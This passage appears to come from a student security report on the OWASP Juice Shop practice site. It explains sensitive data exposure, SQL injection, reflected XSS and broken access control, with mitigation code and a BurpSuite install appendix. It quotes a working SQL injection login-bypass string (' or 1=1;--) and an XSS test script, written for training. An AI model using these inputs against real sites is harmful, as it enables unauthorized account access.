Let's consider an example where a user has logged into a website and used it for a while. Now if he captures the response on Burpsuite tool, he/she can know the SessionID and AuthCookie which is encrypted. The output can be achieved by decoding techniques or analyzing the patterns and decoding it.

3.5 Bonus Test

The Bonus test can be solved using sensitive data exposure techniques. The sensitive data exposure stands on A3 of the OWASP's TOP 10 2017 list. This vulnerability enables an attacker to get to delicate information such as authentication credentials, credit cards, tax IDs, etc and so forth to lead credit card fraud, identity theft and other crimes. Losing such information can cause extreme business damage to its reputation. Sensitive data deserves additional protection such as encryption and unique safeguards when traded with the browser.

Let's consider an example of authenticated pages not using SSL. Where an attacker will simply monitor network traffic and steals the user's cookie sessions. The attacker then replays this cookie and hijacks the user's session, getting to the user's private information.

4. Mitigation of vulnerabilities

There is no web application which is 100% bug-free and cannot be hacked. All we make sure the risk of the application being exploited reduced by make sure we are handling the well-known security attacks.

4.1 What is SQL Injection & how to mitigate the risk

Clearly, to check the vulnerabilities in section 2.1, i.e login page, we generally consider SQL injection because the login details are stored in the back-end database. By using basic standard methods used for SQL injection, the admin login can be exploited. the statements can be amended or extended which will be correctly suitable to exploit. Trying in this way, we come to the solution to use ' or 1=1;-- and giving anything as the password. The Administrator may be the first user in the database list and is therefore logged in easily.

The data entered by the user is a 1:1 integration in a SQL command which can be amended or extended as suitable. The selection query list is limited this time to "Jim and "Bender". If many users with the same letter combination as "Jim" and "Bender" has the email address, then the query needs to be modified. Therefore we come to a solution using ' or 1=1 and email like('%jim%');-- for Jim and ' or 1=1 and email like('%bender%');-- Bender.

Hence, to mitigate this, user input should always be validated and sanitized on the server side before processing the requests. Further mitigation can be achieved by using prepared statements. They are parameterized queries used on the server side which can produce equally secure code. The sample snippet of prepared statements which can be implemented to prevent SQL injection is given below:

```
// Prepared Statements
```

```
$stmt = $conn->prepare("select * from users where u_email_id = ? and u_password = ?");
```

```
$stmt->bind_param("ss", $u_email_id, $u_password);
```

```
$stmt->execute();
```

The prepared statements will interpret the username as "a' or 1=1" and will fail.

Hence in this way, we can mitigate SQL injection to some extent. Other techniques to mitigate involves using regular expressions which can detect the potentially harmful code and remove it before executing the SQL statements. And using Database connection user access rights where the users connected to the database can access only necessary rights which will help in reducing SQL statements performing on the server-side.

4.2 What is Reflected XSS Attack & how to mitigate the risk

To check the vulnerabilities in section 2.2, we should use the reflected XSS attack as asked in the task. When we glance at the juice-shop website, we come across a number of tasks in the scoreboard where it shows that the reflected XSS attack should be performed with the script "<script>alert('XSS1')</script>". So when we enter the same script in the track order field, the website displays an alert box saying "XSS" on it. Hence, this clearly indicates that the website is vulnerable to reflected XSS attacks. The vulnerability is a consequence of incoming requests not being sanitized, which takes into consideration that the manipulation of web application's functions and the initiation of malicious scripts. Another cause of vulnerability can be when dynamic data is sent to a web user without validating for malicious content. There are several effective techniques for mitigating reflected XSS attacks. First and foremost is that the users must not click on suspicious links which may contain malicious code. Suspicious links may be found in (i) Emails from unknown senders (ii) A website's comments section (iii) Social media feed of unknown users. Additionally, the web application firewalls also help in mitigating the reflected XSS attacks. Having said that, it is completely up to the website developer to prevent a potential threat to their users. The developer has to use filtering functions such as HTML encoding and URL encoding which allows the input data to be sanitized or validated in many ways. The sample code snippet for URL encoding is given below:

If a user is able to input data that becomes part of another GET parameter:

```
<?php
$input = urlencode($_GET['input']);
// or
$input = filter_input(INPUT_GET, 'input', FILTER_SANITIZE_URL);
echo '<a href="http://example.com/page?input=" ' . $input . ' ">Link</a>';
```

Any malicious input will be converted to an encoded URL parameter.

4.3 What is SQL injection & how to mitigate the risk

The vulnerabilities could be checked using the same techniques as section 2.1. Please refer section 2.1 to understand how to mitigate SQL injections.

4.4 What is Broken Access Control & how to mitigate the risk

To check the vulnerabilities in section 2.4.1, 2.4.2 we should use the broken access control method. As the question suggests to make changes with the other's accounts, we can use the broken access control techniques. Both the vulnerabilities are tested by logging in and capturing the responses on the BurpSuite and later editing the values in it which is clearly explained in the walkthroughs. The vulnerability exists due to weak authorization and implementation of weak session management. To mitigate this, everyone should be denied access to everything, and explicitly granted access to each specific role for each function needed. It is recommended to log failed attempts to make sure the website is configured correctly. The developer must use `policy` abstract classes and the authorization specific classes which are shown described below:

```
public AuthPermission(String name);
public AuthPermission(String name, String actions);
public PrivateCredentialPermission(String name, String actions);
```

To check the vulnerabilities in section 2.4.3, we should use the broken authentication method. As we are supposed to change the another's password, we can use broken authentication because it deals with user credentials which are not protected although stored using hashing or encryption. The vulnerability is tested by logging in from one account and capturing the responses on the BurpSuite, later editing the values to another user while also changing the password which is clearly explained in the walkthroughs. The vulnerability exists when there is credential stuffing and application's timeouts are not set properly. To mitigate this issue, the website developer must implement multi-factor authentication and weak-password checks. Also Use a secure server-side, built-in session manager.

4.5 What is Sensitive Data Exposure & how to mitigate the risk

To check the vulnerabilities in section 2.5, we should use sensitive data exposure technique. The easter egg can be found by using multiple decoding techniques like base64 and rot13. The step by step methods on how to find the hidden easter egg is shown in the video and a detailed explanation is given in the exploit walkthroughs section. The cryptanalysis techniques applied to hide the easter egg uses simple decoding methods that are actually intended for encoding content which leads to sensitive data exposure. To mitigate this, the developers should use the latest encryption algorithms. Also disabling autocomplete and caching on forms that retrieve data. To protect the content as a secret, implementation of standardised procedures suited with strong encoding is required which cannot be broken based on today's technology.

5. References

Application security guide: <https://hdivsecurity.com/> [Accessed 21 April 2019]

Owasp Cheatsheet:

https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.md [Accessed 21 April 2019]

Juice shop intentionally vulnerable webshop :

<https://github.com/bsqrl/juice-shop-walkthrough#6-xss-tier-1-perform-a-reflected-xss-attack-with-scriptalertxss1script> [Accessed 22 April 2019]

OWASP Sensitive Data Exposure : [Accessed 22 April 2019]

<https://teamtreehouse.com/library/sensitive-data-exposure>

<https://stackoverflow.com/questions/48783438/sensitive-data-exposure-in-burp>

OWASP top 10 2013: https://www.owasp.org/index.php/Top_10_2013

https://medium.com/@grep_security/broken-authentication-and-session-management-part-%E2%85%B0-50e760c9f599 [Accessed 22 April 2019]

Ensuring proper access control:

<https://www.hacksplaining.com/prevention/broken-access-control>

Insecure Direct Object Reference: [Accessed 22 April 2019]

<https://security.stackexchange.com/questions/57115/what-is-the-difference-between-broken-access-control-and-insecure-direct-object>

Broken access control : [Accessed 22 April 2019]

<//blog.detectify.com/2018/04/10/owasp-top-10-broken-access-control/>

<https://stackoverflow.com/questions/24257336/owasp-top-ten-attacks-and-spring-security> - OWASP top ten attacks and Spring Security [Accessed 22 April 2019]

THE REAL IMPACT OF CROSS-SITE SCRIPTING - [Accessed 23 April 2019]

<https://www.dionach.com/blog/the-real-impact-of-cross-site-scripting>

Reflected cross-site scripting - [Accessed 23 April 2019]

<https://portswigger.net/web-security/cross-site-scripting/reflected>

How to Prevent SQL Injection Vulnerabilities in PHP Applications - [Accessed 24 April 2019]
<https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/>

How to fix A2-Broken Authentication and Session Management Warning? -
<https://stackoverflow.com/questions/39100848/how-to-fix-a2-broken-authentication-and-session-management-warning> [Accessed 24 April 2019]

Introduction to SQL Injection Mitigation - [Accessed 24 April 2019]
<https://www.softwaresecured.com/introduction-to-sql-injection-mitigation/>

How SQLi attacks work and how to prevent them -
<https://www.csoononline.com/article/3257429/what-is-sql-injection-how-sqli-attacks-work-and-how-to-prevent-them.html> [Accessed 24 April 2019]

SQL injection example - [Accessed 24 April 2019]
<https://www.imperva.com/learn/application-security/sql-injection-sqli/>

Hacking exercise rules - [Accessed 24 April 2019]
<https://bkimminich.gitbooks.io/pwning-owasp-juice-shop/content/part1/rules.html>

CVE vulnerability data - <https://www.cvedetails.com/> [Accessed 25 April 2019]
<https://www.guru99.com/web-security-vulnerabilities.html> - 10 Most Common Web Security Vulnerabilities [Accessed 25 April 2019]

Juice Shop Overview - [Accessed 25 April 2019]
<https://medium.com/@tommarler/owasp-juice-shop-63d1c328192b>

Vulnerability Hunting Practice Using OWASP Juice Shop -
<https://thedaylightstudio.com/blog/2018/11/20/vulnerability-hunting-practice-using-owasp-juice-shop> [Accessed 25 April 2019]

Ethical Hacking - SQL Injection - [Accessed 25 April 2019]
https://www.tutorialspoint.com/ethical_hacking/ethical_hacking_sql_injection.htm

OWASP Top 10 Web Application Security Risks -
<https://www.veracode.com/directory/owasp-top-10> [Accessed 25 April 2019]

Fixing web security - [Accessed 25 April 2019]
<https://blogs.technet.microsoft.com/uktechnet/2016/10/07/owasp-top-10-or-fixing-web-security-one-item-at-a-time/>

Mitigation of OWASP Top 10 Vulnerabilities - [Accessed 25 April 2019]
https://subscription.packtpub.com/book/networking_and_servers/9781788991513/10

6. Appendix

How to install BurpSuite ?

Step 1.

First, We will install Java and for this just open your terminal and type:

COMMAND: `sudo apt-get install openjdk-8-jre`

```
aya@bitforestinfo-Lenovo-G500:~$ sudo apt-get install openjdk-8-jre
```

```
aya@bitforestinfo-Lenovo-G500:/opt$ sudo apt-get install openjdk-8-jre
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
gcc-5-base:i386 libasynclib:i386 libfftw3-single:i386 libgomp1:i386 libice6:i386 libjpeg-turbo8:i386 libjson-c2:i386 liblcms2-2:i386
liblvm3.8 libnirccommon5 libntdev1:i386 libnls1:i386 libogg0:i386 libpopt0:i386 libsampled0:i386 libwrap0:i386 libx11-6:i386 libxau6:i386
libxcb1:i386 libxcomposite1:i386 libxcursor1:i386 libxdamage1:i386 libxdmcp6:i386 libxext6:i386 libxfixes3:i386 libxinerama1:i386
libxrender1:i386 libxshmfence1:i386 libxtst6:i386 libxxf86vm1:i386 linux-headers-4.4.0-83 linux-headers-4.4.0-83-generic
linux-image-extra-4.4.0-83-generic linux-image-extra-4.4.0-83-generic linux-image-4.4.0-83-generic
linux-image-extra-4.4.0-83-generic ubuntu-core-launcher
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
ca-certificates-java java-common openjdk-8-jre-headless
Suggested packages:
default-jre icedtea-8-plugin openjdk-8-jre-javvm fonts-ipafont-gothic fonts-ipafont-mincho fonts-wqy-microhei fonts-wqy-zenhei fonts-indic
The following NEW packages will be installed:
ca-certificates-java java-common openjdk-8-jre openjdk-8-jre-headless
0 upgraded, 4 newly installed, 0 to remove and 40 not upgraded.
Need to get 27.1 MB of archives.
After this operation, 99.8 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://in.archive.ubuntu.com/ubuntu xenial/main amd64 ca-certificates-java all 20160321 [12.9 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu xenial/main amd64 java-common all 0.5ubuntu2 [7,742 B]
Get:3 http://in.archive.ubuntu.com/ubuntu xenial-updates/main amd64 openjdk-8-jre-headless amd64 8u131-b11-2ubuntu1.16.04.3 [27.0 MB]
12% [3 openjdk-8-jre-headless 586 kB/27.0 MB 2%]
```

Step 2.


Now, download Burpsuite Linux file. open the terminal and type :

Command : `sudo bash path/to/download/file`

```
aya@bitforestinfo-Lenovo-G500:~/Downloads$ sudo bash
base32 base64 basename bash bashbug
aya@bitforestinfo-Lenovo-G500:~/Downloads$ sudo bash burpsuite_free_linux_v1_7_26.sh
[sudo] password for aya:
Unpacking JRE ...
Starting Installer ...
```

Step 3.

Now the BurpSuite Setup Will Appear. Just keep clicking next button and finish the setup.



Step 4.

To Run Burp Suite Open Your Terminal and Type:

Command : `sudo /opt/BurpSuiteFree/BurpSuiteFree`

Or

Search For BurpSuite in Menu Window Located in Upper Left Corner Of Ubuntu.

